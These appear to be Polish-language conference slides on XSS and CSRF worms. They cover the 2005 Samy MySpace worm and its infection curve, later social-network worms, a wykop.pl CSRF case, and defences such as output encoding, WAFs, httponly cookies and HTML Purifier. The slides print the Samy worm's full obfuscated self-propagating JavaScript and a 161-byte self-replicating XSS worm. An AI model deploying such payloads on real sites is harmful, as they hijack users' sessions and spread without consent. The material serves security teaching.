
XSS – Samy worm

- Kto: **Samy Kamkar**
- Gdzie: **Myspace.com**
- Kiedy: **04.10.2005**
- Co: *"but most of all, Samy is my hero"*

XSS – Samy worm

Ilość zainfekowanych użytkowników

13 godzin = 6,373




Godziny od momentu infekcji

XSS – Samy worm

Ilość zainfekowanych użytkowników

18 godzin
> 1 000 000 (!!!)



Godziny od momentu infekcji

Samy Worm - Czy rozmiar ma znaczenie?

<div id=mycode style="style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com') document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)} function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024); var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' **but most of all, samy is my hero**. '+AE+'D'+'IV><d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

Samy Worm - Rozmiar nie ma znaczenia...

- **Diminutive XSS Worm Replication Contest**

161 bajtów !!!

```
<form><input name="content"><img src="" onerror=
  "with(parentNode)alert('XSS',submit(content.value='<form>'
  +innerHTML.slice(action=(method='post')+'.php',155)))">
```

Worm, worm, yes ya gonna worm

Libero.it, Tiscali.it, Lycos.it, Excite.com - Nduja

Yahoo - Yamanner

Orkut (x2) - xmen

hi5.com

badoo.com

myspace.com (02.02.2009)

Gaiaonline.com (1500 osób / 3 h)

justin.tv (2525 osób / 24 h)

MyYearbook.com

U-dominion.com


xiaonei.com

Nasza-Klasa.pl

- **Znajomi:** **291**
- **Aktywni znajomi:** **238**
- **Średnia:** 254 * 5 / 60 = 21 godzin

  Rekordzista: 1891 * 5 / 60 = 157 godzin

Nasza-Klasa.pl



2008.09

Ilość aktywnych znajomych

wykop.pl - CSRF

PIWO - Potężny Indeksowy Wyświetlacz Oknowy 2 - 2008

wykop.pl - CSRF

PIWO - Potężny Indeksowy Wyświetlacz Oknowy 2 - 2008

PIWO - Potężny Indeksowy Wyświetlacz Oknowy 2 - 2008


wykop.pl - CSRF

PIWO - Potężny Indeksowy Wyświetlacz Oknowy 2 - 2008

PIWO - Potężny Indeksowy Wyświetlacz Oknowy 2 - 2008

wykop.pl - CSRF

Ilość wykopów



Godzina

Zagrożenia

- Manipulacja i dostęp do danych
- SPAM
- Ad. Fraud
- DDoS
- 0 day bug po stronie klienta
- Zabawa
- ?

Jak się zabezpieczyć

- **Kontrola wejściowych i wyjściowych danych**
- **Hardening konfiguracji serwera WWW**
- **Web Application Firewall** (mod_security? :)
- **Nie ufać filtrom po stronie użytkownika**
- **Bilansować koszty z zyskami**
- **Bezpieczna przeglądarka**
- **Korzystać z pomocy specjalistów ;]**

Jak się zabezpieczyć

- $cena = (int) $cena;
- htmlspecialchars, mysql_real_escape_string, addslashes, magic_quotes(!), filter_var_array
- Anti-XSS Library, JavaScriptEncode, HtmlEncode, UrlEncode, HtmlAttributeEncode
- Cookie: secure, httponly, domain, path
- PHPIDS, csrf-magic, HTML Purifier, AntiSamy, CSRFGuard

Linki

- http://bothunters.pl
- http://namb.la/popular/
- http://en.wikipedia.org/wiki/Samy_worm
- http://blogs.zdnet.com/security/?p=1487
- http://www.heise-online.pl/security/Luka-na-stronie-banku-umozliwia-nieautoryzowane-przelewy--/news/5927
- http://www.slideshare.net/jeremiahgrossman/website-security-statistics-august-2008-presentation?type=powerpoint
- http://pl.wikipedia.org/wiki/Robak_komputerowy
- http://sla.ckers.org/forum/read.php?2,18790,18790

Linki

- http://www.owasp.org/index.php/CSRF_Guard
- http://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project
- http://csrf.htmlpurifier.org/
- http://htmlpurifier.org/
- http://www.xssed.com
- http://sla.ckers.org/forum/read.php?2,14477
- http://web.nvd.nist.gov/view/vuln/search?execution=e1s1

Pytania

Dziękuję za uwagę

b.lacki@logicaltrust.net